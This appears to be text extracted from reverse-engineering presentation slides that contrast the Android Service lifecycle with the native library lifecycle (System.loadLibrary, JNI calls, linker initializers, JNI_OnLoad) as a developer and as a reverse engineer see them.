
Classes extended

Creating a simple Service extends all these classes...



# Q ANDROID SERVICE LIFECYCLE

Reverse Engineer version



\*Image from Google Developer Site

# Q ANDROID NATIVE LIBRARY LIFECYCLE

Developer version


???

:(|

\*Image not from Google Developer Site, for obvious reasons


# Q ANDROID NATIVE LIBRARY LIFECYCLE

Developer version (usual assumption)



# Q ANDROID NATIVE LIBRARY LIFECYCLE

Developer version (less the assumptions)



# ANDROID NATIVE LIBRARY LIFECYCLE

Reverse Engineer version

## Dalvik Code

System.loadLibrary()

...

Call JNI Method

...

Application Closed

## Native Code

Linker initializers

JNI\_OnLoad()

